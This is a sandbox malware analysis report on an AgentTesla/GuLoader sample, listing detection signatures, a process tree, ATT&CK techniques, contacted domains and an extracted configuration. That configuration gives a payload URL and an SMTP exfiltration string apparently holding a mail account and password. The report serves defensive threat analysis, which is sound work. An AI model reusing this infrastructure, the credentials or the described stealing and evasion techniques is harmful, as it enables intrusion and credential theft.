ID: 562499
Sample Name:
9TpV4rfMmJ.exe
Cookbook: default.jbs
Time: 23:06:52
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

9TpV4rfMmJ.exe


Overview

General Information

Sample Name:	9TpV4rfMmJ.exe
Analysis ID:	562499
MD5:	38034f18af511c3..
SHA1:	797252e9139d3d.
SHA256:	7babdd2c7d3752..
Infos:	



Detection




AgentTesla GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64native**
- 9TpV4rfMmJ.exe (PID: 1432 cmdline: "C:\Users\user\Desktop\9TpV4rfMmJ.exe" MD5: 38034F18AF511C3B04B25170735E8B8E)
  - CasPol.exe (PID: 7704 cmdline: "C:\Users\user\Desktop\9TpV4rfMmJ.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 1264 cmdline: "C:\Users\user\Desktop\9TpV4rfMmJ.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 5992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "canllado@restaurantsllado.com2Once1985mail.restaurantsllado.comtext@dividekings.com"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://www.konutmarket.com/2022file_iz"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.250546924581.0000000000D00000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.255513838667.000000001DEE8000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32250:$s10: logins • 0x3b2f0:$s10: logins • 0x43f48:$s11: credential • 0x1e65:$m1: yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html></html>Logtext/html[]Time • 0x29ad:$m3: >{CTRL}Windows RDPcredentialpolicyblobrdgchrome{{{0}}}CopyToComputeHashsha512CopySystemDrive\WScript.ShellRegReadg401 • 0x1cfa:$m4: %startupfolder%\%insfolder%\%insname%\%insfolder%\Software\Microsoft\Windows\CurrentVersion\Run%insregname%SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\RunTruehttp • 0x1f86:$m5: \WindowsLoad%ftphost%/%ftpuser%%ftppassword%STORLengthWriteCloseGetBytesOpera
Click to see the 3 entries				

Sigma Overview

System Summary

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

DLL side loading technique detected

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	2 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Timestomp	NTDS	4 2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 DLL Side-Loading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 5 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 5 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9TpV4rfMmJ.exe	16%	Virustotal		Browse
9TpV4rfMmJ.exe	25%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nso8C9B.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nso8C9B.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
konutmarket.com	0%	Virustotal		Browse
www.konutmarket.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3.crl0	0%	Virustotal		Browse
http://www.certplus.com/CRL/class3.crl0	0%	Avira URL Cloud	safe	
http://www.e-me.lv/repository0	1%	Virustotal		Browse
http://www.e-me.lv/repository0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org/doc0	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	Avira URL Cloud	safe	
http://56m2xdVSH4U.com	0%	Avira URL Cloud	safe	
http://ocsp.suscerte.gob.ve0	0%	Avira URL Cloud	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	Avira URL Cloud	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	Avira URL Cloud	safe	
http://https://www.konutmarket.com/2022file_izNuHdosu25.binl	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/lcr0#	0%	Avira URL Cloud	safe	
http://https://www.konutmarket.com/	0%	Avira URL Cloud	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	Avira URL Cloud	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	Avira URL Cloud	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/dpc0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://www.defence.gov.au/pki0	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://policy.camerfirma.com0	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	Avira URL Cloud	safe	
http://ocsp.pki.gva.es0	0%	Avira URL Cloud	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	0%	Avira URL Cloud	safe	
http://ca.mtin.es/mtin/ocsp0	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	Avira URL Cloud	safe	
http://https://wwww.certigna.fr/autorites/0m	0%	Avira URL Cloud	safe	
http://www.dnie.es/dpc0	0%	Avira URL Cloud	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	Avira URL Cloud	safe	
http://ca.mtin.es/mtin/DPCyPoliticas0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	Avira URL Cloud	safe	
http://ac.economia.gob.mx/last.crl0G	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca0f	0%	Avira URL Cloud	safe	
http://www.sk.ee/juur/crl/0	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	Avira URL Cloud	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	Avira URL Cloud	safe	
http://certs.oati.net/repository/OATICA2.crl0	0%	Avira URL Cloud	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	Avira URL Cloud	safe	
http://www.quovadis.bm0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-a/cacrl.crl0	0%	Avira URL Cloud	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	Avira URL Cloud	safe	
http://www.trustdst.com/certificates/policy/ACES-index.html0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://certs.oati.net/repository/OATICA2.crt0	0%	Avira URL Cloud	safe	
http://www.accv.es00	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy-G20	0%	Avira URL Cloud	safe	
http://https://www.netlock.net/docs	0%	Avira URL Cloud	safe	
http://www.e-trust.be/CPS/QNcerts	0%	Avira URL Cloud	safe	
http://ocsp.ncdc.gov.sa0	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	Avira URL Cloud	safe	
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	0%	Avira URL Cloud	safe	
http://https://repository.luxtrust.lu0	0%	Avira URL Cloud	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/acrn/acrn.crl0	0%	Avira URL Cloud	safe	
http://https://www.konutmarket.com/(	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/SGCA.crl0	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	Avira URL Cloud	safe	
http://xMIMbL.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
konutmarket.com	178.18.206.58	true	true	• 0%, Virustotal, Browse	unknown
mail.restaurantsllado.com	46.16.58.183	true	true		unknown
www.konutmarket.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000005.00000002.2555130165 52.000000001DE31000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	CasPol.exe, 00000005.00000003.2528638771 16.0000000021420000.00000004.00000800.00 020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class3.crl0	CasPol.exe, 00000005.00000003.2517682582 19.0000000021425000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.252863954723.000000002143500 0.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.e-me.lv/repository0	CasPol.exe, 00000005.00000003.2517642327 54.0000000021492000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251764746889.00000000214A100 0.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000 0000021487000.00000004.00000800.00020000 .00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.acabogacia.org/doc0	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000003.251768258219.000000002142500 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	CasPol.exe, 00000005.00000003.2517666713 51.000000002145C000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://56m2xdVSH4U.com	CasPol.exe, 00000005.00000002.2555138386 67.000000001DEE8000.00000004.00000800.00 020000.00000000.sdmp, CasPol.exe, 000000 05.00000002.255514591824.000000001DF9100 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.suscerte.gob.ve0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.postsignum.cz/crl/psrootqca2.crl02	CasPol.exe, 00000005.00000003.251767682453.0000000021447000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.dhimyotis.com/certignarootca.crl0	CasPol.exe, 00000005.00000002.255522691089.000000002148F000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768056928.000000002148F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://sertifikati.ca.posta.rs/crl/PostaCARoot.crl0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.chambersign.org1	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.konutmarket.com/2022file_izNuHdosu25.binl	CasPol.exe, 00000005.00000002.255488128154.0000000000E95000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.252863163502.000000002145900.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://repository.swisssign.com/0	CasPol.exe, 00000005.00000003.251767179293.000000002144D000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.suscerte.gob.ve/lcr0#	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.konutmarket.com/	CasPol.exe, 00000005.00000003.251683839425.0000000000EB6000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000005.00000002.255488312809.0000000000EB6000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://postsignum.ttc.cz/crl/psrootqca2.crl0	CasPol.exe, 00000005.00000003.251767682453.0000000021447000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	CasPol.exe, 00000005.00000003.251766671351.000000002145C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	CasPol.exe, 00000005.00000003.251768258219.0000000021425000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251768708098.000000002143700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	CasPol.exe, 00000005.00000003.251764232754.0000000021492000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000005.00000003.251763544134.000000002148700.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

